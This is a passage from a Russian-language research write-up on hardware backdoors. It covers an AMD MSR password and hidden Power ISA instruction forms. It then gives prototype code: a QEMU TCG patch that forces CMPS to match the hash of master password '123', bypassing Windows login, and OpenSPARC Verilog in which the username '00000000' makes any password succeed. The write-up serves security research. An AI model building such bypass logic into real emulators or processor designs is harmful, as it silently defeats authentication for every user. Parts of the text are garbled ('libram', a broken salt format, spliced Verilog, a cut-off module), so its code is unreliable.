 * After RDMSR completes, EDX:EAX contains the 64bit MSR value.
 * EDX is loaded with the high 32 bits of the MSR and EAX is loaded
 * with the low 32 bits. The low 32 bits of this MSR are returned in
 * EDX after CPUID Function 8000_0001
 */

/*
 * Write the new EDX:EAX value into CPUID override MSR.
 * Second-Generation AMD Opteron Processors require a
 * 32 bit password in EDI. Contact AMD to get the password.
 */

MOV EDI, <PASSWORD>
```

```

MOV CX, 0xC0011005h
RDMSR

/*
Clear bit 27 (RDTSCP) of EAX register
*/

ANDL EAX, 0xF7FFFFFFh
WRMSR

```

По данным белой книги, пароль (0x9C5A203A) необходим только для записи определённого бита в MSR c0011005h — регистра, открывающего доступ к дополнительным недокументированным функциям. Хотя в документе упоминается, что пароль должен быть получен непосредственно от AMD, он случайно был раскрыт в другой белой книге [34].

---

## 2.3 Кандидаты в бэкдорные инструкции

Инструкция OR является частью IBM Power ISA [19]. Базовая операция определяется следующим образом:

«or RA,RS,RB: содержимое регистра RS подвергается операции OR с содержимым регистра RB, результат помещается в регистр RA. Некоторые формы or Rx,Rx,Rx обеспечивают специальные функции; см. Раздел 3.2 и Раздел 4.3.3, оба — в Книге II.»

На первый взгляд это обычная инструкция OR с регистровыми операндами. Однако, когда все три операнда ссылаются на один и тот же регистр (фактически выполняя NOP), это активирует скрытые системные функции, такие как регулировка приоритетов процессов или выдача подсказок кэша. Например, выполнение «or 2, 2, 2» (с регистром общего назначения 2) беззвучно устанавливает приоритет процесса на «средний», выглядя безобидно, но запуская фоновое поведение.

Представьте, что эта инструкция имела бы скрытую функциональность, например регулировку текущих привилегий — тогда она могла бы служить удобным бэкдором.

---

## 3. Проектирование бэкдора в процессоре

Известные ранее бэкдоры, а также предложенные идеи [3][18], требуют от атакующего уже иметь возможность выполнения кода в системе. Однако получение первоначального доступа зачастую представляет наибольшую сложность. Для решения этой проблемы мы рассматриваем процесс входа в систему. Парольная аутентификация, основополагающий механизм безопасности, предполагает, что пользователи представляют учётные данные (имя пользователя и пароль) для проверки. Однако даже надёжная парольная аутентификация оказывается несостоятельной, если сам процессор содержит бэкдор, позволяя атакующим обходить проверку незаметно.

---

### 3.1 Обход парольной аутентификации Windows через модифицированную инструкцию

Парольная аутентификация Windows работает следующим образом. При входе в систему пароль пользователя дополняется и хэшируется до 16 байтов с помощью алгоритма NTLM. Затем функция `MsvpPasswordValidate()` из `msv1_0.dll` сравнивает этот хэш с хранимым в базе данных SAM с

помощью RtlCompareMemory(). При совпадении аутентификация проходит успешно. Ниже приведён дизассемблированный код RtlCompareMemory():

```
ntdll!RtlCompareMemory:
76ff6970 56 push esi
76ff6971 57 push edi
76ff6972 fc cld
76ff6973 8b74240c mov esi,dword ptr [esp+0Ch]
76ff6977 8b7c2410 mov edi,dword ptr [esp+10h]
76ff697b 8b4c2414 mov ecx,dword ptr [esp+14h]
76ff697f c1e902 shr ecx,2
76ff6982 7404 je ntdll!RtlCompareMemory+0x18 (76ff6988)

ntdll!RtlCompareMemory+0x14:
76ff6984 f3a7 repe cmps dword ptr [esi],dword ptr es:[edi]
76ff6986 7516 jne ntdll!RtlCompareMemory+0x2e (76ff699e)

ntdll!RtlCompareMemory+0x18:
76ff6988 8b4c2414 mov ecx,dword ptr [esp+14h]
76ff698c 83e103 and ecx,3
76ff698f 7404 je ntdll!RtlCompareMemory+0x25 (76ff6995)

ntdll!RtlCompareMemory+0x21:
76ff6991 f3a6 repe cmps byte ptr [esi],byte ptr es:[edi]
76ff6993 7516 jne ntdll!RtlCompareMemory+0x3b (76ff69ab)

ntdll!RtlCompareMemory+0x25:
76ff6995 8b442414 mov eax,dword ptr [esp+14h]
76ff6999 5f pop edi
76ff699a 5e pop esi
76ff699b c20c00 ret 0Ch

ntdll!RtlCompareMemory+0x2e:
76ff699e 83ee04 sub esi,4
76ff69a1 83ef04 sub edi,4
76ff69a4 b904000000 mov ecx,4
76ff69a9 f3a6 repe cmps byte ptr [esi],byte ptr es:[edi]

ntdll!RtlCompareMemory+0x3b:
76ff69ab 4e dec esi
76ff69ac 2b74240c sub esi,dword ptr [esp+0Ch]
76ff69b0 8bc6 mov eax,esi
76ff69b2 5f pop edi
76ff69b3 5e
```

Поскольку хэш-данные имеют длину ровно 16 байтов, а память, выделяемая системой, обычно выровнена по машинному слову, RtlCompareMemory() оптимизирует процесс сравнения. На 32-битных системах x86 выполняются четыре 32-битных (DWORD) сравнения с помощью REPE CMPSD, а на 64-битных системах x86 — два 64-битных (QWORD) сравнения посредством REPE CMPSQ:

```
x86
"f3a7 repe cmps dword ptr [esi],dword ptr es:[edi]"

x86_64
"f348a7 repe cmps qword ptr [rsi],qword ptr [rdi]"
```

Регистры esi и edi хранят адреса памяти двух сравниваемых хэш-значений, а ecx содержит количество выполняемых сравнений. Префикс repe (или repz) предписывает инструкции CMPS повторяться до тех пор, пока ecx не достигнет нуля или не будет обнаружено несовпадение. В процессе парольной аутентификации Windows инструкция CMPS является решающей. Её результат непосредственно определяет, проходит ли аутентификация.

Рассмотрим пароль «123» в качестве секретного мастер-пароля. Соответствующий ему хэш — «3dbde697d71690a769204beb12283678». Во время выполнения инструкции REPE CMPS на системах x86 регистр edi содержит указатель на память и последовательно читает значения

0x97e6bd3d, 0xa79016d7, 0xeb4b2069 и 0x78362812. На системах x86\_64 эти данные организованы в 64-битных блоках как 0xa79016d797e6bd3d и 0x78362812eb4b2069. Когда процессор с бэкдором обрабатывает эти конкретные значения во время операции CMPS, он устанавливает флаг Z, указывая на совпадение вне зависимости от реального содержимого памяти. В результате пароль «123» успешно пройдёт аутентификацию с любым паролем, хранящимся в системе.

Инструкция REPE CMPS относительно сложна. Она включает обращения к памяти и множество арифметических операций. Например, сравнение данных по сути является операцией вычитания, выполняемой АЛУ. В реальных процессорах x86 она будет декодирована в процедуры микрокода, хранящиеся в ROM микрокода процессора, которые затем выполняют соответствующую последовательность микроопераций.

---

### 3.2 Прототип на базе QEMU TCG для x86

Я бы очень хотел реализовать этот бэкдор на процессоре x86. Однако мне не удалось найти открытое ядро x86, способное запускать ядро Windows NT, а самостоятельно разработать его выходит за рамки моих текущих возможностей (хотя я изучаю проект ao486\_MiSTer). Пока что я продемонстрирую бэкдор с помощью эмулятора TCG QEMU.

(Спустя три года я всё ещё работаю над целью создания ядра x86. К счастью, микрокод стал значительно доступнее, что позволяет прототипировать бэкдор и на микрокоде. Подробности — в разделе 3.4.)

TCG (Tiny Code Generator) — движок динамической двоичной трансляции QEMU. Вместо интерпретации инструкций по одной (как это делает Bochs), TCG транслирует инструкции целевого процессора в промежуточные операции TCG, которые затем компилируются в машинный код хоста. Этот подход, называемый динамической двоичной трансляцией, обеспечивает значительно лучшую производительность по сравнению с традиционными интерпретаторами, оставаясь при этом программным.

Чтобы понять, как TCG транслирует машинный код, начнём с функции `disas_insn()`, которая является основной функцией декодирования инструкций процессора в операции TCG:

```
static target_ulong disas_insn (DisasContext *s, CPUState *cpu);
```

Расположенная в `target/i386/tcg/translate.c`, эта реализация обрабатывает архитектуры x86 и x86\_64. Функция `disas_insn()` использует большую структуру switch-case для декодирования инструкций. В ней опкод 0xa7 соответствует инструкции CMPS с операндами dword:

```
case 0xa6: /* cmpsS */
case 0xa7:
 ot = mo_b_d(b, dflag);
 if (prefixes & PREFIX_REPNZ) {
 gen_repz_cmps(s, ot, pc_start - s->cs_base,
 s->pc - s->cs_base, 1);
 } else if (prefixes & PREFIX_REPZ) {
 gen_repz_cmps(s, ot, pc_start - s->cs_base,
 s->pc - s->cs_base, 0);
 } else {
 gen_cmps(s, ot);
 }
 break;
```

Функция `gen_cmps()` обрабатывает автономную инструкцию CMPS, а `gen_repz_cmps()` обрабатывает операции CMPS с префиксом REP, многократно вызывая `gen_cmps()` для каждой итерации. Реализация показана ниже.

```
static inline void gen_cmps(DisasContext *s, MemOp ot)
```

```

{
 gen_string_movl_A0_EDI(s);
 gen_op_ld_v(s, ot, s->T1, s->A0);
 gen_string_movl_A0_ESI(s);
 gen_op(s, OP_CMPL, ot, OR_TMP0);
 gen_op_movl_T0_Dshift(s, ot);
 gen_op_add_reg_T0(s, s->aflag, R_ESI);
 gen_op_add_reg_T0(s, s->aflag, R_EDI);
}

```

Реализация строится с использованием операций фронтенда TCG — функций, начинающихся с `tcg_`, таких как `tcg_gen_mov_tl()`. Эти операции представляют собой фундаментальные инструкции процессора и непосредственно транслируются в машинный код хоста при JIT-компиляции, функционируя подобно микрокоду в реальных процессорах x86. Для более сложной эмуляции инструкций, которую нельзя эффективно выразить базовыми операциями TCG, TCG предоставляет механизм вспомогательных функций. Эти вспомогательные функции реализованы как функции C, вызываемые из кода, сгенерированного TCG, что позволяет выполнять сложные операции в виде предварительно скомпилированного нативного бинарного кода для оптимальной производительности.

Вспомогательная функция `gen_helper_malicious_cmps()` реализует логику бэкдора, которая проверяет, соответствует ли память, на которую указывает `edi/rdi`, предопределённым хэшам мастер-пароля. При обнаружении совпадения `gen_malicious_op()` изменяет результат инструкции CMPS, имитируя успешное сравнение. Соответствующие фрагменты кода показаны ниже.

```

static inline void gen_cmps(DisasContext *s, MemOp ot)
{
 TCGv ret0;
 ret0 = tcg_temp_local_new();

 gen_string_movl_A0_EDI(s);
 gen_op_ld_v(s, ot, s->T1, s->A0);
 gen_string_movl_A0_ESI(s);

 gen_helper_malicious_cmps(ret0, cpu_env, s->T1);
 gen_malicious_op(s, OP_CMPL, ot, OR_TMP0, ret0);

 gen_op_movl_T0_Dshift(s, ot);
 gen_op_add_reg_T0(s, s->aflag, R_ESI);
 gen_op_add_reg_T0(s, s->aflag, R_EDI);

 tcg_temp_free(ret0);
}

#ifdef TARGET_X86_64
target_ulong helper_malicious_cmps(CPUX86State *env, uint64_t rdi)
{
 target_ulong val = 0;

 if (rdi == 0xa79016d797e6bd3d || rdi == 0x78362812eb4b2069)
 {
 printf("helper_malicious_cmps: edi 0x%llx\n",
 (long long unsigned int)rdi);
 val = 1;
 }

 return val;
}
#else
target_ulong helper_malicious_cmps(CPUX86State *env, uint32_t edi)
{
 target_ulong val = 0;

 if (edi == 0x97e6bd3d || edi == 0xa79016d7
 || edi == 0xeb4b2069 || edi == 0x78362812)

```



```

 {
 printf("helper_malicious_cmps: edi 0x%x\n", edi);
 val = 1;
 }

 return val;
}
#endif

/* if d == OR_TMP0, it means memory operand (address in A0) */
static void gen_malicious_op(DisasContext *s1, int op, MemOp ot, int d,
TCGv ret0)
{
 ...

 switch(op) {
 ...

 case OP_CMPL:
 {
 // uty: test
 TCGv one;
 one = tcg_constant_tl(1); // no need to free
 tcg_gen_movcond_tl(TCG_COND_EQ, s1->T0, ret0, one, one, s1->T0);
 tcg_gen_movcond_tl(TCG_COND_EQ, s1->T1, ret0, one, one, s1->T1);

 tcg_gen_mov_tl(cpu_cc_src, s1->T1);
 tcg_gen_mov_tl(s1->cc_srcT, s1->T0);
 tcg_gen_sub_tl(cpu_cc_dst, s1->T0, s1->T1);
 set_cc_op(s1, CC_OP_SUBB + ot);
 tcg_temp_free(one); // tcg_temp_free will simply ignore it
 }
 break;
 }
}

```

Мастер-пароль «123» будет успешно аутентифицирован после того, как инструкция REPE CMPS завершит сравнение со всеми фрагментами хэша. Это означает, что на этой виртуальной машине QEMU, пока на ней работает система на базе Windows NT, пароль «123» можно использовать для доступа к любой учётной записи пользователя.

---

### 3.3 Прототип бэкдора SPARC64 на FPGA OpenSPARC T1

Для проверки реализуемости бэкдора на реальном железе мы реализовали прототип на процессоре OpenSPARC T1. OpenSPARC T1 — это открытая версия UltraSPARC T1 (кодовое название Niagara) компании Sun Microsystems, с однопорядковым, in-order, 6-ступенчатым конвейером с поддержкой многоядерности и многопоточности. Его исходный код доступен под лицензией GNU General Public License v2.

Для тестирования использовалась платформа OpenSPARC Evaluation Platform от Xilinx (ML505-V5LX110T) — FPGA-плата, предназначенная для эмуляции полной системы OpenSPARC T1, включая процессор, контроллер памяти DDR, интерфейсы Ethernet и другие периферийные устройства. Эта установка, использующая открытый RTL и FPGA-эмуляцию, обеспечивает максимально возможное приближение к тестированию на коммерческом процессоре.

---

### 3.3.1 Анализ парольной аутентификации в \*nix

Проект OpenSPARC предлагает образы ramdisk SunOS 5.11 и Ubuntu 7.10 для системы, эмулируемой на FPGA. Обе операционные системы запускают 64-битное ядро, но ограничивают пользовательские программы 32-битным выполнением. Как отмечено в SPARC Assembly Language Reference Manual [2], определённые 64-битные регистры доступны 32-битным программам: «Глобальные регистры и выходные регистры могут хранить 64-битные целые значения, тогда как входные и локальные регистры ограничены 32-битными значениями в нижней половине.»

В 32-битной библиотеке `libc-2.6.1.so` Ubuntu 7.10 функция `strcmp()` использует 64-битные регистры для строковых сравнений. Когда адреса памяти выровнены по машинному слову, она использует инструкцию `CMP` с 64-битными регистровыми операндами для эффективных сравнений. Как показано в следующем фрагменте ассемблера, `LDXA` загружает 64-битные данные в регистры (`o2` и `o3`), которые затем сравниваются с помощью `CMP`:

```
LAB_0018d310 XREF[2]: 0018d328(j),
0018d310 90 02 20 08 add __s1,0x8,__s1
0018d314 86 22 80 01 sub o2,g1,g3
0018d318 80 a2 80 0b cmp o2,o3
0018d31c 12 60 00 29 bpne,pn %xcc,LAB_0018d3c0
0018d320 d4 da 10 40 _ldxa [__s1+g0] 0x82,o2
0018d324 80 88 c0 02 andcc g3,g2,g0
0018d328 22 6f ff fa bpe,a,pt %xcc,LAB_0018d310
0018d32c d6 da 50 48 _ldxa [__s2+__s1] 0x82,o3
```

Я также проанализировал Debian 9.0 SPARC64 и обнаружил, что его реализации `libram` и `libc` схожи с Ubuntu 7.10 SPARC32+. Однако в Debian 9.0 `strcmp()` использует инструкцию `XOR` для сравнения данных вместо `CMP`. Это незначительное изменение сделало бы бэкдор неэффективным, если он ориентируется исключительно на инструкцию `CMP`. Тем не менее это лишь незначительная проблема для производителей процессоров. Они могли бы либо побудить разработчиков компиляторов отдавать предпочтение конкретной инструкции, либо реализовать бэкдор для обоих случаев. В конце концов, лишь немногие инструкции способны выполнять сравнение данных.

В отличие от Ubuntu, `libc` SunOS 5.11 ограничена 32-битными операндами. Для простоты этот анализ сосредоточен только на Ubuntu.

В Ubuntu 7.10 аутентификация пользователей реализована через `libram` (Pluggable Authentication Modules), которая также проверяет пароли путём сравнения хэш-строк. Наш бэкдор специально использует инструкцию `CMP` в этом процессе верификации.

Как и большинство дистрибутивов Linux, Ubuntu 7.10 поддерживает несколько алгоритмов хэширования, таких как MD5 и SHA256. Следующий пример демонстрирует две хэш-строки, где числовое значение между первыми двумя знаками доллара указывает на использованный алгоритм (MD5: \$1\$, SHA-256: \$6\$):

```
"root:$1$7c71xB0y$mPkMSwwbMWgEXsyD6YV/C1:14168:0:99999:7:::"
"u:6zE3nVD41aY6MS31E$NK4TnaebdS.O9FX9Q.pg7/yH.fH5bi8bHCFJdFbEaPtmW/59KKB
7JDk53W21ZoLnKhrkmB4u5cXE.9ynmeIEw0:18811:0:99999:7:::"
```

Кроме того, в \*nix-системах для усиления безопасности обычно используется соль при хэшировании паролей. Например, хэш-строка MD5 следует формату `$1$$`, где `$1$` указывает алгоритм хэширования, ``` — случайное значение, а ``` — результирующий хэш пароля с солью.

Соление гарантирует, что даже один пароль порождает миллионы существенно различающихся хэшей, делая атаки с предвычислением (например, радужные таблицы) нецелесообразными, поскольку хранить каждый возможный солёный хэш было бы неосуществимо.

Бэкдор в процессоре сталкивается с той же проблемой: он не может сравнивать все солёные хэши для идентификации одного мастер-пароля. Однако в процессе парольной аутентификации процессор всё же может читать имя пользователя в открытом виде.

Наш подход использует уникальные имена пользователей для включения или отключения бэкдора. Например, ввод секретного имени пользователя «00000000» включит бэкдор. После этого инструкция CMPS будет возвращать совпадение для всех последующих сравнений хэш-строк до тех пор, пока бэкдор снова не будет отключён. В этот период атакующий может войти в любую учётную запись с любым паролем.

Секретное имя пользователя должно быть длиной 8 байтов, что обеспечивает его точное размещение в 64-битном регистре. В процессе парольной аутентификации libram сначала проверяет имя пользователя по записям в `/etc/passwd`, где первой записью обычно является «root». При сравнении введённого «00000000» с хранимой записью «root» процессор выполняет инструкцию `CMP reg-rs1, reg-rs2`. В этом случае `reg-rs1` содержит `0x726f6f7400000000`, что соответствует ASCII-кодировке «root», дополненной нулями до 8 байтов. Тем временем `reg-rs2` содержит `0x3030303030303030` — ASCII-представление «00000000».

При сравнении этих двух значений процессор затем проверяет последующие сравнения хэшей. Он конкретно ищет паттерн, при котором оба регистра `rs1` и `rs2` содержат значения, начинающиеся с «\$1\$».

Вот как работает парольная аутентификация в \*nix. Функция `crypt()` генерирует хэш-значение. libram передаёт как введённый пользователем пароль, так и хэш-строку, хранимую в файле `/etc/shadow`, в `crypt()`:

```
char * crypt(const char *phrase, const char *setting);

// stored_hash: e.g., "$1$7c71xB0y$mPkMSwwbMWgEXsyD6YVC1"
pp = crypt("password_input", stored_hash);
```

Функция возвращает указатель на новую хэш-строку, которая затем сравнивается с хранимой хэш-строкой с помощью `strcmp()`:

```
ret = strcmp(pp, stored_hash);
```

Сравниваемые строки включают как идентификатор типа хэша, так и строку соли. Это объясняет, почему бэкдор проверяет значения, начинающиеся с \$1\$, как упоминалось ранее.

Для каждой последующей инструкции CMP, сравнивающей фрагменты хэша, инструкция CMP должна возвращать совпадение до тех пор, пока не будет обработан последний фрагмент хэша. Обычно нулевой байт (0x00) отмечает конец строки, но фактическая длина может варьироваться в зависимости от хэш-функции и размера соли.

Для простоты этот прототип бэкдора специально разработан для работы с хэшами MD5.

---

### 3.3.2 Реализация бэкдора на уровне RTL

OpenSPARC T1 — однопорядковый (single-issue), in-order, многопоточный процессор, реализованный на Verilog. Его основной конвейер состоит из шести ступеней: Fetch (выборка), Switch (переключение), Decode (декодирование), Execute (выполнение), Memory (память) и Writeback (запись результата). Ядро SPARC поддерживает четыре нити (виртуальных процессора), каждая из которых снабжена выделенным файлом регистров.

Микроархитектура организована в два основных блока: блок выборки инструкций (IFU) и блок выполнения (EXU). IFU обрабатывает ступени Fetch, Switch и Decode, управляя извлечением

инструкций из кэша или памяти, выбором следующей нити для выполнения и декодированием инструкций. EXU управляет ступенями Execute, Memory и Writeback и содержит четыре функциональных блока: арифметико-логическое устройство (АЛУ) для базовых арифметических и логических операций, сдвигатель (SHFT) для битовых манипуляций, целочисленный умножитель (IMUL) для умножения и целочисленный делитель (IDIV) для деления.

Другие компоненты включают блок загрузки-сохранения (LSU), отвечающий за операции доступа к памяти, и блок логики ловушек (TLU), управляющий исключениями и прерываниями.

Наш бэкдор интегрирован в АЛУ, нацеливаясь на инструкцию CMP (SUBcc). При выполнении вредоносная схема перехватывает и модифицирует операцию сравнения (вычитания) между двумя операндами. Ниже приведена реализация модуля АЛУ:

```
module sparc_exu_alu
(
 /*AUTOARG*/
 // Outputs
 so, alu_byp_rd_data_e, exu_ifu_brpc_e, exu_lsu_ldst_va_e,
 exu_lsu_early_va_e, exu_mmu_early_va_e, alu_ecl_add_n64_e,
 alu_ecl_add_n32_e, alu_ecl_log_n64_e, alu_ecl_log_n32_e,
 alu_ecl_zhigh_e, alu_ecl_zlow_e, exu_ifu_regz_e, exu_ifu_regn_e,
 alu_ecl_adder_in2_63_e, alu_ecl_adder_in2_31_e,
 alu_ecl_adder_out_63_e, alu_ecl_cout32_e, alu_ecl_cout64_e_l,
 alu_ecl_mem_addr_invalid_e_l,
 // Inputs
 rclk, se, si, byp_alu_rs1_data_e, byp_alu_rs2_data_e_l,
 byp_alu_rs3_data_e, byp_alu_rcc_data_e, ecl_alu_cin_e, ecl_alu_rd_e,
 ifu_exu_invert_d, ecl_alu_log_sel_and_e, ecl_alu_log_sel_or_e,
 ecl_alu_log_sel_xor_e, ecl_alu_log_sel_move_e,
 ecl_alu_out_sel_sum_e_l, ecl_alu_out_sel_rs3_e_l,
 ecl_alu_out_sel_shift_e_l, ecl_alu_out_sel_logic_e_l,
 shft_alu_shift_out_e, ecl_alu_sethi_inst_e, ifu_lsu_casa_e
);
input rclk;
input se;
input si;
input [63:0] byp_alu_rs1_data_e; // source operand 1
input [63:0] byp_alu_rs2_data_e_l; // source operand 2
input [63:0] byp_alu_rs3_data_e; // source operand 3
input [63:0] byp_alu_rcc_data_e; // source operand for reg cond codes
input ecl_alu_cin_e; // cin for adder
input [4:0] ecl_alu_rd_e; // uty: test
input ifu_exu_invert_d;
input ecl_alu_log_sel_and_e;
input ecl_alu_log_sel_or_e;
input ecl_alu_log_sel_xor_e;
input ecl_alu_log_sel_move_e;
input ecl_alu_out_sel_sum_e_l;
input ecl_alu_out_sel_rs3_e_l;
input ecl_alu_out_sel_shift_e_l;
input ecl_alu_out_sel_logic_e_l;
input [63:0] shft_alu_shift_out_e;
input ecl_alu_sethi_inst_e;
input ifu_lsu_casa_e;

output so;
output [63:0] alu_byp_rd_data_e;
output [47:0] exu_ifu_brpc_e;
output [47:0] exu_lsu_ldst_va_e;
output [10:3] exu_lsu_early_va_e;
output [7:0] exu_mmu_early_va_e;
output alu_ecl_add_n64_e;
output alu_ecl_add_n32_e;
output alu_ecl_log_n64_e;
output alu_ecl_log_n32_e;
output alu_ecl_zhigh_e;
output alu_ecl_zlow_e;
output exu_ifu_regz_e;
```

```

output exu_ifu_regn_e;
output alu_ecl_adderin2_63_e;
output alu_ecl_adderin2_31_e;
output alu_ecl_adder_out_63_e;
output alu_ecl_cout32_e;
output alu_ecl_cout64_e_l;
output alu_ecl_mem_addr_invalid_e_l;

wire clk;
wire [63:0] logic_out;
wire [63:0] adder_out;
wire [63:0] spr_out;
wire [63:0] zcomp_in;
wire [63:0] va_e;
wire [63:0] byp_alu_rs2_data_e;
wire invert_e;
wire ecl_alu_out_sel_sum_e;
wire ecl_alu_out_sel_rs3_e;
wire ecl_alu_out_sel_shift_e;
wire ecl_alu_out_sel_logic_e;
assign clk = rclk;
assign byp_alu_rs2_data_e[63:0] = ~byp_alu_rs2_data_e_l[63:0];
assign ecl_alu_out_sel_sum_e = ~ecl_alu_out_sel_sum_e_l;
assign ecl_alu_out_sel_rs3_e = ~ecl_alu_out_sel_rs3_e_l;
assign ecl_alu_out_sel_shift_e = ~ecl_alu_out_sel_shift_e_l;
assign ecl_alu_out_sel_logic_e = ~ecl_alu_out_sel_logic_e_l;

sparc_exu_aluzcmp64 regzcmp(.in(byp_alu_rcc_data_e[63:0]),
 .zero64(exu_ifu_regz_e));
assign exu_ifu_regn_e = byp_alu_rcc_data_e[63];

dp_mux2es #(64) lsu_va_mux(.dout(va_e[63:0]),
 .in0(adder_out[63:0]),
 .in1(byp_alu_rs1_data_e[63:0]),
 .sel(ifu_lsu_casa_e));
assign exu_lsu_ldst_va_e[47:0] = va_e[47:0];
assign exu_lsu_early_va_e[10:3] = adder_out[10:3];
assign exu_mmu_early_va_e[7:0] = adder_out[7:0];

assign exu_ifu_brpc_e[47:0] = adder_out[47:0];
assign alu_ecl_adder_out_63_e = adder_out[63];
sparc_exu_aluaddsub addsub(.adder_out(adder_out[63:0]),
 /*AUTOINST*/
 .spr_out (spr_out[63:0]),
 .alu_ecl_cout64_e_l(alu_ecl_cout64_e_l),
 .alu_ecl_cout32_e(alu_ecl_cout32_e),
 .alu_ecl_adderin2_63_e(alu_ecl_adderin2_63_e),
 .alu_ecl_adderin2_31_e(alu_ecl_adderin2_31_e),
 .clk (clk),
 .se (se),
 .byp_alu_rs1_data_e(byp_alu_rs1_data_e[63:0]),
 .byp_alu_rs2_data_e(byp_alu_rs2_data_e[63:0]),
 .ecl_alu_cin_e(ecl_alu_cin_e),
 .ecl_alu_rd_e(ecl_alu_rd_e), // uty: test
 .ifu_exu_invert_d(ifu_exu_invert_d));

dff_s invert_d2e(.din(ifu_exu_invert_d), .clk(clk), .q(invert_e),
 .se(se), .si(), .so());
sparc_exu_alulogic logic(.rs1_data(byp_alu_rs1_data_e[63:0]),
 .rs2_data(byp_alu_rs2_data_e[63:0]),
 .isand(ecl_alu_log_sel_and_e),
 .isor(ecl_alu_log_sel_or_e),
 .isxor(ecl_alu_log_sel_xor_e),
 .pass_rs2_data(ecl_alu_log_sel_move_e),
 .inv_logic(invert_e), .logic_out(logic_out[63:0]),
 .ifu_exu_sethi_inst_e(ecl_alu_sethi_inst_e));

dp_mux2es #(64) zcompmux(.dout(zcomp_in[63:0]),
 .in0(logic_out[63:0]),
 .in1(spr_out[63:0]),
 .sel(ecl_alu_out_sel_sum_e));

```



```

 .cin(ecl_alu_cin_e),
 .adder_out(adder_out[63:0]),
 .cout32(alu_ecl_cout32_e),
 .cout64(cout64_e));
assign alu_ecl_cout64_e_1 = ~cout64_e;

sparc_exu_aluspr spr(.rs1_data(rs1_data[63:0]),
 .rs2_data(rs2_data[63:0]),
 .cin(ecl_alu_cin_e),
 .spr_out(spr_out[63:0]));

endmodule // sparc_exu_aluaddsub

```

Этот модуль получает большинство сигналов, необходимых для работы бэкдора. Операнды для сравнения передаются через `byp_alu_rs1_data_e` и `byp_alu_rs2_data_e`, а тип операции (сложение или вычитание) определяется управляющими сигналами `ecl_alu_cin_e` и `ifu_exu_invert_d`.

Индекс целевого регистра (`rd`) играет важную роль в логике бэкдора для предотвращения ложных совпадений. `CMP` — это псевдоинструкция. Ассемблерный код `cmp reg rs1, reg_or_imm` эквивалентен `subcc reg rs1, reg_or_imm, %g0`, где назначением является регистр только для чтения `%g0`. Таким образом, инструкция «`CMP`» отбрасывает результат вычисления, но устанавливает флаги условий. Это различие принципиально важно для разграничения между операциями `CMP` и обычными инструкциями `SUBcc`.

Поле `rd` кодируется в слове инструкции. Для его передачи в АЛУ вводится новый сигнал `ecl_alu_rd_e` с соответствующим конвейерным регистром в модуле `sparc_exu_ecl`. Этот модуль управляет управляющей логикой и поддерживает конвейерные регистры.

Сигнал `ecl_alu_rd_e` назначается на ступени декодирования, фиксируется в конвейерных регистрах, а затем используется АЛУ на ступени выполнения.

В аппаратной реализации сложение и вычитание оба реализованы как операции сложения. Отличие для вычитания заключается в использовании арифметики дополнения до двух: вычитаемое инвертируется, увеличивается на единицу и затем прибавляется к первому операнду. Сигнал `ifu_exu_invert_d` управляет тем, следует ли инвертировать второй операнд, указывая на вычитание на ступени декодирования. Этот сигнал затем конвейеризируется на ступень выполнения для использования в вычислении.

Для стандартного вычитания (`SUB`) бит переноса `ecl_alu_cin_e` устанавливается в 1 для завершения операции дополнения до двух. Для вычитания с переносом (`SUBC`) бит переноса остаётся равным 0, позволяя флагу переноса предыдущей операции влиять на результат. Операция `SUBC` обрабатывается модулем `sparc_exu_aluspr`, который выдаёт ноль при совпадении двух операций.

Когда бэкдор активен и АЛУ обрабатывает сравнения хэш-строк, оба модуля `sparc_exu_aluspr` и `sparc_exu_aluadder64` должны выдавать нули.

Ниже приведена реализация модуля `sparc_exu_aluaddsub`, содержащего логику бэкдора:

```

module sparc_exu_aluaddsub
 (*AUTOARG*/
 // Outputs
 adder_out, spr_out, alu_ecl_cout64_e_1, alu_ecl_cout32_e,
 alu_ecl_adderin2_63_e, alu_ecl_adderin2_31_e,
 // Inputs
 clk, se, byp_alu_rs1_data_e, byp_alu_rs2_data_e, ecl_alu_cin_e,
 ecl_alu_rd_e, // uty: test
 ifu_exu_invert_d
);
 input clk;
 input se;
 input [63:0] byp_alu_rs1_data_e;

```

```

input [63:0] byp_alu_rs2_data_e;
input ecl_alu_cin_e;
input [4:0] ecl_alu_rd_e; // uty: test
input ifu_exu_invert_d;

output [63:0] adder_out;
output [63:0] spr_out;
output alu_ecl_cout64_e_l;
output alu_ecl_cout32_e;
output alu_ecl_adder_in2_63_e;
output alu_ecl_adder_in2_31_e;

wire [63:0] rs2_data;
wire [63:0] rs1_data;
wire [63:0] subtract_d;
wire [63:0] subtract_e;
wire cout64_e;

wire [63:0] spr_out_tmp;
wire [63:0] adder_out_tmp;
wire alu_ecl_cout32_e_tmp;
wire backdoor_on_keyword;
wire backdoor_off_keyword;
wire backdoor_nxt;
wire backdoor_r;
wire backdoor_en;
wire trigger_backdoor;
wire hash_begin;
wire hash_end;
wire hash_00;
wire hash_r;
wire hash_en;
wire hash_nxt;

wire issubrd0;
wire sub_e;

assign subtract_d[63:0] = {64{ifu_exu_invert_d}};
dff_s # (64) sub_dff(.din(subtract_d[63:0]), .clk(clk),
 .q(subtract_e[63:0]), .se(se),
 .si(), .so());

assign rs1_data[63:0] = byp_alu_rs1_data_e[63:0];
assign rs2_data[63:0] = byp_alu_rs2_data_e[63:0] ^ subtract_e[63:0];

assign alu_ecl_adder_in2_63_e = rs2_data[63];
assign alu_ecl_adder_in2_31_e = rs2_data[31];
sparc_exu_aluadder64 adder(.rs1_data(rs1_data[63:0]),
 .rs2_data(rs2_data[63:0]),
 .cin(ecl_alu_cin_e),
 .adder_out(adder_out_tmp[63:0]),
 .cout32(alu_ecl_cout32_e_tmp),
 .cout64(cout64_e_tmp));
assign cout64_e = cout64_e_tmp | trigger_backdoor;
assign alu_ecl_cout64_e_l = ~cout64_e;
assign alu_ecl_cout32_e = alu_ecl_cout32_e_tmp | trigger_backdoor;

sparc_exu_aluspr spr(.rs1_data(rs1_data[63:0]),
 .rs2_data(rs2_data[63:0]), .cin(ecl_alu_cin_e),
 .spr_out(spr_out_tmp[63:0]));

// uty: test
// 0x726f6f74 root

dff_s alusub_dff(.din(ifu_exu_invert_d), .clk(clk), .q(sub_e), .se(se),
 .si(), .so());

assign backdoor_on_keyword =
 (64'h3030303030303030 == byp_alu_rs2_data_e[63:0])
 && (40'h726f6f7400 == byp_alu_rs1_data_e[63:24]);
assign backdoor_off_keyword =

```



```

 (64'h3030303030303031 == byp_alu_rs2_data_e[63:0])
 && (40'h726f6f7400 == byp_alu_rs1_data_e[63:24]);

assign issubrd0 = (5'h0 == ecl_alu_rd_e[4:0]) & sub_e & ecl_alu_cin_e;

